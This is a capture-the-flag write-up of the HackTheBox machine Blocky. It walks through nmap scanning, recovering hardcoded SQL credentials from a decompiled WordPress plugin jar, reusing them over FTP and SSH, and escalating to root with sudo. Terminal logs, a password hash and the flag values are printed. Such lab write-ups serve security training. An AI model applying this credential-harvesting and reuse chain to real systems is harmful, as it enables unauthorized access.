
[HackTheBox] Blocky

Date: 13/Nov/2019
Categories: oscp, htb, linux
Tags: enumerate_app_wordpress, exploit_wordpress_plugin, exploit_credsreuse, privesc_sudoers

Overview

This is a writeup for HackTheBox VM Blocky. Here are stats for this machine from machinescli:



```
machinescli -t --info blocky
 ---- --------------- -------- ------------ ------------ ---- ---------- ------- --------------------------
   #               ID  Name        Rating    Difficulty   OS   OSCPlike   Owned             TTPs
 ---- --------------- -------- ------------ ------------ ---- ---------- ------- --------------------------
                                                                                 enumerate_app_wordpress
   1.  hackthebox#48   Blocky                    ●        🐧       ●        💧    exploit_wordpress_plugin
                                                                                    exploit_credsreuse
                                                                                     privesc_sudoers
 ---- --------------- -------- ------------ ------------ ---- ---------- ------- --------------------------
```

Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (`enumeration` → `exploitation` → `privilege escalation`) for this machine:

TTPs

1. `80/tcp/http/Apache httpd 2.4.18 ((Ubuntu))`: enumerate_app_wordpress, exploit_wordpress_plugin, exploit_credsreuse, privesc_sudoers



[HTB] Blocky
10.10.10.37
Phase #1: Enumeration
25565/tcp
21/tcp
22/tcp
80/tcp
wordpress installation
user notch
/plugins/ directory → BlockyCore.class file
sql credentials for user root
Phase #2: Exploitation
ftp creds reuse for user notch
ssh creds reuse for user notch
access to user notch's home directory
ssh (notch)
user.txt
Phase #3: Privilege Escalation
id → user notch is member of sudo group
sudo -l → user notch can run any command with sudo
sudo su -
ssh (root)
root.txt

Figure 2: writeup.overview.killchain


Phase #1: Enumeration

1. Here's the Nmap scan result:

```
# Nmap 7.70 scan initiated Wed Nov 13 12:25:27 2019 as: nmap -vv --reason -Pn -sV -sC --vers
Nmap scan report for 10.10.10.37
Host is up, received user-set (0.073s latency).
Scanned at 2019-11-13 12:25:28 PST for 18s
Not shown: 996 filtered ports
Reason: 996 no-responses
PORT     STATE  SERVICE REASON         VERSION
21/tcp   open   ftp     syn-ack ttl 63 ProFTPD 1.3.5a
22/tcp   open   ssh     syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protoc
| ssh-hostkey:
|   2048 d6:2b:99:b4:d5:e7:53:ce:2b:fc:b5:d7:9d:79:fb:a2 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDXqVh031OUgTdcXsDwffHKL6T9f1GfJ1/x/b/dywX42sDZ5m1Hz4
|   256 5d:7f:38:95:70:c9:be:ac:67:a0:1e:86:e7:97:84:03 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNgEpgEZGGbtm5suOA
|   256 09:d5:c2:04:95:1a:90:ef:87:56:25:97:df:83:70:67 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILqVrP5vDD4MdQ2v3ozqDPxG1XXZOp5VPpVsFUROL6Vj
80/tcp   open   http    syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: WordPress 4.8
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: BlockyCraft &#8211; Under Construction!
8192/tcp closed sophos  reset ttl 63
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
# Nmap done at Wed Nov 13 12:25:46 2019 -- 1 IP address (1 host up) scanned in 18.38 seconds
```

2. Here's the summary of open ports and associated AutoRecon scan files:




```
 openports
---- ----------- ---------- --------------------------------------------------------------------- ------------------------------------------------------
 #    Port        Protocol   Service                                                               Scans
---- ----------- ---------- --------------------------------------------------------------------- ------------------------------------------------------
 1.   21/tcp      ftp        ttl 63 ProFTPD 1.3.5a                                                 ./results/10.10.10.37/scans/tcp_21_ftp_nmap.txt
 2.   22/tcp      ssh        ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux protocol 2.0)    ./results/10.10.10.37/scans/tcp_22_ssh_nmap.txt
                                                                                                   ./results/10.10.10.37/scans/tcp_80_http_gobuster.txt
                                                                                                   ./results/10.10.10.37/scans/tcp_80_http_nikto.txt
 3.   80/tcp      http       ttl 63 Apache httpd 2.4.18 ((Ubuntu))                                 ./results/10.10.10.37/scans/tcp_80_http_nmap.txt
                                                                                                   ./results/10.10.10.37/scans/tcp_80_http_robots.txt
                                                                                                   ./results/10.10.10.37/scans/tcp_80_http_whatweb.txt
 4.   25565/tcp   minecraft  ttl 63 Minecraft 1.11.2 (Protocol: 127 Message: A Minecraft Server Users: 0/20)
---- ----------- ---------- --------------------------------------------------------------------- ------------------------------------------------------
```

Figure 3: writeup.enumeration.steps.2.1

3. We find a Wordpress installation and manually find a username `notch`. Attempts to login via common default credentials failed:

4. We find a `plugins` directory that lists two `jar` files. We download those and



Notch – BlockyCraft

10.10.10.37/index.php/author/notch/

AUTHOR: NOTCH

JULY 2, 2017


Welcome to BlockyCraft!

Welcome everyone. The site and server are still under construction so don't expect too much right now!

We are currently developing a wiki system for the server and a core plugin to track player stats and stuff. Lots of great stuff planned for the future 🙂

Figure 4: writeup.enumeration.steps.3.1

find hardcoded SQL credentials for user `root` in the `BlockyCore.class` file:



Notch – BlockyCraft

Cute file browser

10.10.10.37/plugins/

files

BlockyCore.jar
883 Bytes


griefprevention-1.1...
520 KB

Figure 5: writeup.enumeration.steps.4.1

Findings

```
21/tcp    |  ftp        |  ProFTPD 1.3.5a
22/tcp    |  ssh        |  OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp    |  http       |  Apache httpd 2.4.18 ((Ubuntu))
25565/tcp |  minecraft  |  Minecraft 1.11.2 (Protocol: 127 Message: A Minecraft Server   Us
```

Open Ports



```java
// Decompiled by Jad v1.5.8e. Copyright 2001 Pavel Kouznetsov.
// Jad home page: http://www.geocities.com/kpdus/jad.html
// Decompiler options: packimports(3)
// Source File Name:   BlockyCore.java

package com.myfirstplugin;


public class BlockyCore
{

    public BlockyCore()
    {
        sqlHost = "localhost";
        sqlUser = "root";
        sqlPass = "8YsqfCTnvxAUeduzjNSXe22";
    }

    public void onServerStart()
    {
    }

    public void onServerStop()
    {
    }

    public void onPlayerJoin()
    {
        sendMessage("TODO get username", "Welcome to the BlockyCraft!!!!!!!");
    }

    public void sendMessage(String s, String s1)
    {
    }

    public String sqlHost;
    public String sqlUser;
    public String sqlPass;
}
```

Figure 6: writeup.enumeration.steps.4.2

```
http://10.10.10.37/plugins/
```


Files

```
wordpress: notch
```

Users

Phase #2: Exploitation


1. We successfully login via FTP as user `notch` with password found in the `BlockCore.class` file. We find that the FTP root directory is set to the user `notch`'s home directory:



```
root@kali: ~/toolbox/data/writeups/htb.blocky # ftp 10.10.10.37
Connected to 10.10.10.37.
220 ProFTPD 1.3.5a Server (Debian) [::ffff:10.10.10.37]
Name (10.10.10.37:root): notch
331 Password required for notch
Password:
230 User notch logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
257 "/" is the current directory
ftp> dir
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwxrwxr-x   7 notch    notch        4096 Jul  3  2017 minecraft
-r--------   1 notch    notch          32 Jul  3  2017 user.txt
226 Transfer complete
```

Figure 7: writeup.exploitation.steps.1.1

2. We also successfully gain interactive SSH access using the same credentials as above which gives us access to the first flag file, `user.txt`:




```
root@kali: ~/toolbox/data/writeups/htb.blocky # ssh notch@10.10.10.37
notch@10.10.10.37's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

7 packages can be updated.
7 updates are security updates.


Last login: Tue Jul 25 11:14:53 2017 from 10.10.14.230
notch@Blocky:~$
notch@Blocky:~$ id
uid=1000(notch) gid=1000(notch) groups=1000(notch),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
notch@Blocky:~$
notch@Blocky:~$ uname -a
Linux Blocky 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
notch@Blocky:~$
notch@Blocky:~$ ifconfig
ens160    Link encap:Ethernet  HWaddr 00:50:56:b9:54:bc
          inet addr:10.10.10.37  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:feb9:54bc/64 Scope:Link
          inet6 addr: dead:beef::250:56ff:feb9:54bc/64 Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:489568 errors:0 dropped:0 overruns:0 frame:0
          TX packets:207286 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:42828402 (42.8 MB)  TX bytes:61181947 (61.1 MB)
```

Figure 8: writeup.exploitation.steps.2.1



```
notch@Blocky:~$ cat user.txt
59fee0977fb60b8a0bc6e41e751f3cd5notch@Blocky:~$
notch@Blocky:~$
```


Figure 9: writeup.exploitation.steps.2.2

Phase #2.5: Post Exploitation

```
notch@Blocky> id
uid=1000(notch) gid=1000(notch) groups=1000(notch),4(adm),24(cdrom),27(sudo),30(dip),46(plug
notch@Blocky>
notch@Blocky> uname
Linux Blocky 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_
notch@Blocky>
notch@Blocky> ifconfig
ens160  Link encap:Ethernet  HWaddr 00:50:56:b9:54:bc
        inet addr:10.10.10.37  Bcast:10.10.10.255  Mask:255.255.255.0
        inet6 addr: fe80::250:56ff:feb9:54bc/64 Scope:Link
        inet6 addr: dead:beef::250:56ff:feb9:54bc/64 Scope:Global
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:490347 errors:0 dropped:0 overruns:0 frame:0
        TX packets:207569 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:42901509 (42.9 MB)  TX bytes:61223429 (61.2 MB)
notch@Blocky>
notch@Blocky> users
root
notch
```

Phase #3: Privilege Escalation


1. From the output of the `id` command and also confirming via `sudo -l`, we know that the user `notch` is a member of the `sudo` group. This means we can switch to `root` and gain elevated privileges:



```
notch@Blocky:~$ sudo -l
[sudo] password for notch:
Matching Defaults entries for notch on Blocky:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User notch may run the following commands on Blocky:
    (ALL : ALL) ALL
notch@Blocky:~$
notch@Blocky:~$ id
uid=1000(notch) gid=1000(notch) groups=1000(notch),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
notch@Blocky:~$
```


Figure 10: writeup.privesc.steps.1.1



```
notch@Blocky:~$ sudo su -
root@Blocky:~# pwd
/root
root@Blocky:~#
root@Blocky:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Blocky:~#
root@Blocky:~# uname -a
Linux Blocky 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
root@Blocky:~#
root@Blocky:~# ifconfig
ens160    Link encap:Ethernet  HWaddr 00:50:56:b9:54:bc
          inet addr:10.10.10.37  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:feb9:54bc/64 Scope:Link
          inet6 addr: dead:beef::250:56ff:feb9:54bc/64 Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:489754 errors:0 dropped:0 overruns:0 frame:0
          TX packets:207400 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:42843570 (42.8 MB)  TX bytes:61198307 (61.1 MB)
```

Figure 11: writeup.privesc.steps.1.2

2. We then read the contents of `root.txt` file to complete the challenge:



```
root@Blocky:~# cat root.txt
0a9694a5b4d272c694679f7860f1cd5froot@Blocky:~#
root@Blocky:~#
```

Figure 12: writeup.privesc.steps.2.1

Loot

Hashes

```
notch:$6$RdxVAN/.$DFugS5p/G9hTNY9htDWVGKte9n9r/nYYL.wVdAHfiHpnyN9dNftf5Nt.DkjrUs0PlYNcYZWhh
```

Credentials

```
ftp: notch/8YsqfCTnvxAUeduzj......
ssh: notch/8YsqfCTnvxAUeduzj......
```

Flags

```
/home/notch/user.txt: 59fee0977fb60b8a0bc6e...........
/root/root.txt: 0a9694a5b4d272c694679f..........
```

References

[+] https://app.hackthebox.eu/machines/48
[+] https://www.youtube.com/watch?v=C2O-rilXA6I